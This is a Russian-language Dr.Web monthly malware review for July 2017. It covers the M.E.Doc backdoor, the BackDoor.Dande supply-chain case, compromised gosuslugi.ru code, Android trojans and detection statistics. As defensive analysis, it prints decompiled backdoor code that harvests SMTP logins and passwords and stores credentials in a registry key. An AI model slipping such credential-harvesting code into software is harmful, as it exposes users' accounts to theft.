Dr.WEB®
с 1992 года

Обзор вирусной активности в июле 2017 года

Обзор вирусной активности в июле 2017 года

31 июля 2017 года

Как правило, в середине лета редко происходят значительные события в сфере информационной безопасности, однако нынешний июль стал исключением из этого правила. В начале месяца специалисты компании «Доктор Веб» обнаружили в приложении для организации электронного документооборота M.E.Doc полноценный бэкдор. Чуть позже вирусные аналитики установили источник распространения троянца BackDoor.Dande, воровавшего информацию о закупках медикаментов у фармацевтических компаний. В конце месяца был установлен факт компрометации портала государственных услуг Российской Федерации (gosuslugi.ru). Также в июле было выявлено несколько опасных вредоносных программ для мобильной платформы Android.

Главные тенденции июля

- Обнаружение бэкдора в программе M.E.Doc
- Выявление источника распространения бэкдора Dande
- Компрометация портала госуслуг


Обзор вирусной активности в июле 2017 года

Угроза месяца

Популярное на территории Украины приложение для организации электронного документооборота M.E.Doc было разработано компанией Intellect Service. В одном из компонентов этого приложения, ZvitPublishedObjects.Server.MeCom, вирусные аналитики «Доктор Веб» обнаружили запись, соответствующую характерному ключу системного реестра Windows: HKCU\SOFTWARE\WC.

```
try
{
    foreach (object obj in new AccUserMgr().GetAllOrgs().Rows)
    {
        DataRow dataRow = (DataRow)obj;
        long idOrg = (long)dataRow["CODE"];
        string text3 = dataRow["EDRPOU"].ToString();
        string text4 = dataRow["NAME"].ToString();
        MailAddrBookDS.MAILSERVERSDataTable mailSettings = new ZMailManager().GetMailSettings(idOrg);
        if (mailSettings.Count > 0)
        {
            string text5 = mailSettings[0]["SMTP_SERVER"].ToString();
            string text6 = mailSettings[0]["SMTP_LOGIN"].ToString();
            string text7 = mailSettings[0]["SMTP_LOGIN"].ToString();
            string text8 = mailSettings[0]["SMTP_PASS"].ToString();
            string text9 = mailSettings[0]["EMAIL"].ToString();
            lock (this.ProxyInfo)
            {
                this.ProxyInfo += string.Format("\nedropu: {0} name: {1} smtpServer: {2} smtpLogin: {3} smtpName: {4} smtpPass: {5} email: {6}", new
                  object[]
                {
                    text3,
                    text4,
                    text5,
                    text6,
                    text7,
                    text8,
                    text9
                });
            }
        }
    }
}
catch (Exception ex3)
{
    lock (this.ProxyInfo)
    {
        this.ProxyInfo += ex3.ToString();
    }
}
try
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE", true);
    RegistryKey registryKey2 = registryKey.CreateSubKey("WC", RegistryKeyPermissionCheck.ReadWriteSubTree);
    registryKey2.SetValue("Cred", string.Format("{0}:{1}", arg, arg2), RegistryValueKind.String);
    registryKey2.SetValue("Prx", string.Format("{0}", arg3), RegistryValueKind.String);
}
```

Этот же ключ реестра использовал в своей работе троянец-шифровальщик Trojan.Encoder.12703. Вирусные аналитики исследовали файл журнала антивируса Dr.Web, полученного с компьютера одного из наших клиентов, и установили, что этот энкодер был запущен на пострадавшей машине приложением ProgramData\Medoc\Medoc\ezvit.exe, которое является компонентом программы M.E.Doc:



Обзор вирусной активности в июле 2017 года


Дальнейшее исследование программы показало, что в одной из ее библиотек — ZvitPublishedObjects.dll — содержится бэкдор, который может выполнять следующие функции:

- сбор данных для доступа к почтовым серверам;
- выполнение произвольных команд в инфицированной системе;
- загрузка на зараженный компьютер произвольных файлов;
- загрузка, сохранение и запуск любых исполняемых файлов;
- выгрузка произвольных файлов на удаленный сервер.

Кроме того, модуль обновления M.E.Doc позволяет запускать полезную нагрузку при помощи утилиты rundll32.exe с параметром #1 — именно так на инфицированных компьютерах и был запущен Trojan.Encoder.12544. Подробнее о расследовании «Доктор Веб» читайте в опубликованной на нашем сайте статье.

По данным статистики Антивируса Dr.Web

Наиболее распространенные вредоносные программы согласно статистике Антивируса Dr.Web




- **Trojan.DownLoader**
  Семейство троянцев, предназначенных для загрузки на атакуемый компьютер других вредоносных приложений.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.
- **Trojan.BtcMine**
  Семейство вредоносных программ, которые втайне от пользователя применяют вычислительные ресурсы зараженного компьютера для добычи (майнинга) различных криптовалют – например, Bitcoin.

Обзор вирусной активности в июле 2017 года

По данным серверов статистики «Доктор Веб»

Наиболее распространенные вредоносные программы в июле 2017 года
согласно данным серверов статистики Dr.Web




- **JS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **JS.Inject.3**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Встраивают вредоносный скрипт в HTML-код веб-страниц.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.
- **Trojan.DownLoader**
  Семейство троянцев, предназначенных для загрузки на атакуемый компьютер других вредоносных приложений.
- **Trojan.PWS.Stealer**
  Семейство троянцев, предназначенных для хищения на инфицированном компьютере паролей и другой конфиденциальной информации.

Обзор вирусной активности в июле 2017 года

Статистика вредоносных программ в почтовом трафике

Наиболее распространенные вредоносные программы, выявленные в почтовом трафике в июле 2017 года



- **JS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **JS.Inject.3**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Встраивают вредоносный скрипт в HTML-код веб-страниц.
- **Trojan.PWS.Stealer**
  Семейство троянцев, предназначенных для хищения на инфицированном компьютере паролей и другой конфиденциальной информации.
- **Trojan.Encoder.6218**
  Представитель семейства троянцев-вымогателей, шифрующих файлы на компьютере и требующих от жертвы выкуп за расшифровку.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.

Обзор вирусной активности в июле 2017 года

По данным бота Dr.Web для Telegram

- **Android.Locker.139.origin**
  Представитель семейства Android-троянцев, предназначенных для вымогательства. Они показывают навязчивое сообщение якобы о нарушении закона и о последовавшей в связи с этим блокировке мобильного устройства, для снятия которой пользователю предлагается заплатить определенную сумму.
- **EICAR Test File**
  Специальный текстовый файл, предназначенный для тестирования работоспособности антивирусов. Все антивирусные программы при обнаружении такого файла должны реагировать на него в точности таким же образом, как в случае выявления какой-либо реальной компьютерной угрозы.
- **Joke.Locker.1.origin**
  Программа-шутка для ОС Android, блокирующая экран мобильного устройства и выводящая на него изображение «синего экрана смерти» ОС Windows (BSOD, Blue Screen of Death).
- **Android.SmsSend.20784**
  Представитель семейства вредоносных программ, предназначенных для отправки СМС-сообщений с повышенной тарификацией и подписки пользователей на различные платные контент-услуги и сервисы.
- **Trojan.PWS.Stealer**
  Семейство троянцев, предназначенных для хищения на инфицированном компьютере паролей и другой конфиденциальной информации.

Троянцы-шифровальщики

Количество запросов на расшифровку, поступивших в службу технической поддержки «Доктор Веб»

В июле в службу технической поддержки компании «Доктор Веб» чаще всего обращались пользователи, пострадавшие от следующих модификаций троянцев-шифровальщиков:

- **Trojan.Encoder.858** — 34,80% обращений;
- **Trojan.Encoder.567** — 8,21% обращений;
- **Trojan.Encoder.761** — 3,19% обращений;
- **Trojan.Encoder.5342** — 3,04% обращений;
- **Trojan.Encoder.11423** — 2,13% обращений;
- **Trojan.Encoder.11432** — 1,98% обращений.

Dr.Web Security Space 11.0 для Windows защищает от троянцев-шифровальщиков

Этого функционала нет в лицензии Антивирус Dr.Web для Windows

Настрой-ка Dr.Web от шифровальщиков

Обучающий курс

О бесплатном восстановлении

Dr.Web Rescue Pack

Опасные сайты

В течение июля 2017 года в базу нерекомендуемых и вредоносных сайтов было добавлено 568 903 интернет-адреса.

Июнь 2017	Июль 2017	Динамика
+ 229 381	+ 327 295	+ 42,6%

В середине июля потенциально опасным для пользователей неожиданно стал портал государственных услуг Российской Федерации (gosuslugi.ru), на котором вирусные аналитики компании «Доктор Веб» обнаружили потенциально вредоносный код. Этот код заставлял браузер любого посетителя сайта незаметно связываться с одним из не менее 15 доменных адресов, зарегистрированных на неизвестное частное лицо, как минимум 5 из которых принадлежали нидерландским компаниям. В процессе динамической генерации страницы сайта, к которой обращается пользователь, в код разметки веб-страниц добавляется контейнер <iframe>, позволяющий загрузить или запросить любые сторонние данные у браузера пользователя. Все уязвимости сайта gosuslugi.ru были устранены администрацией ресурса спустя несколько часов после публикации новости об этом инциденте.

Нерекомендуемые сайты

Другие события в сфере информационной безопасности

В 2011 году компания «Доктор Веб» сообщила о появлении трояна BackDoor.Dande, шпионящего за фармацевтическими компаниями и аптеками. Исследовав жесткий диск, предоставленный одной из пострадавших организаций, вирусные аналитики установили, что троянца скачивал и запускал в целевых системах один из компонентов приложения ePrica, которое используют руководители аптек для анализа цен на лекарства и выбора наиболее подходящих поставщиков. Этот модуль загружал с сервера «Спарго Технологии» установщик BackDoor.Dande, который и запускал бэкдор на атакуемых компьютерах. При этом указанный модуль имел цифровую подпись «Спарго».

Проведенный компанией «Доктор Веб» анализ показал, что компоненты BackDoor.Dande были встроены непосредственно в одну из ранних версий инсталлятора ePrica. Среди модулей троянца присутствует установщик бэкдора, а также компоненты для сбора информации о закупках медикаментов, которые получают необходимые сведения из баз данных аптечных программ. При этом один из них использовался для копирования информации о закупках фармацевтических препаратов из баз данных программы 1С. Важно отметить, что даже после удаления ПО ePrica бэкдор оставался в системе и продолжал шпионить за пользователями. Подробности проведенного специалистами «Доктор Веб» исследования ПО ePrica изложены в опубликованной на нашем сайте статье.

Вредоносное и нежелательное ПО для мобильных устройств

В начале месяца специалисты компании «Доктор Веб» обнаружили троянца-загрузчика Android.DownLoader.558.origin в популярной игре BlazBlue, доступной в каталоге Google Play. Эта вредоносная программа могла незаметно скачивать и запускать непроверенные компоненты приложений. Позже вирусные аналитики исследовали опасного троянца Android.BankBot.211.origin. Он мог управлять зараженными мобильными устройствами, похищал конфиденциальную банковскую информацию и другие секретные сведения, в частности пароли. В конце месяца вирусные аналитики выявили троянца Android.Triada.231, которого злоумышленники встроили в одну из системных библиотек ОС Android и поместили в прошивку нескольких моделей мобильных устройств. Эта вредоносная программа внедрялась в процессы всех запускаемых программ и незаметно запускала троянские модули.

Наиболее заметные события, связанные с «мобильной» безопасностью в июле:

- обнаружение Android-троянца в прошивке нескольких моделей мобильных устройств;
- выявление в каталоге Google Play троянца-загрузчика;
- появление банковского троянца, который мог управлять зараженными устройствами и крал конфиденциальную информацию.

Более подробно о вирусной обстановке для мобильных устройств в июле читайте в нашем обзоре.

Обзор вирусной активности в июле 2017 года

О компании «Доктор Веб»

«Доктор Веб» — российский производитель антивирусных средств защиты информации под маркой Dr.Web. Продукты Dr.Web разрабатываются с 1992 года. Компания — ключевой игрок на российском рынке программных средств обеспечения базовой потребности бизнеса — безопасности информации.

«Доктор Веб» — один из немногих антивирусных вендоров в мире, владеющих собственными уникальными технологиями детектирования и лечения вредоносных программ. Компания имеет свою антивирусную лабораторию, глобальную службу вирусного мониторинга и службу технической поддержки.

Стратегической задачей компании, на которую нацелены усилия всех сотрудников, является создание лучших средств антивирусной защиты, отвечающих всем современным требованиям к этому классу программ, а также разработка новых технологических решений, позволяющих пользователям встречать во всеоружии любые виды компьютерных угроз.

Полезные ресурсы
ВебIQметр | Центр противодействия кибер-мошенничеству

Пресс-центр
Официальная информация | Контакты для прессы | Брошюры | Галерея

Контакты
Центральный офис
125040, Россия, Москва, 3-я улица Ямского поля, вл. 2, корп.12а
www.антивирус.рф | www.drweb.ru | www.mobi.drweb.com | www.av-desk.ru
«Доктор Веб» в других странах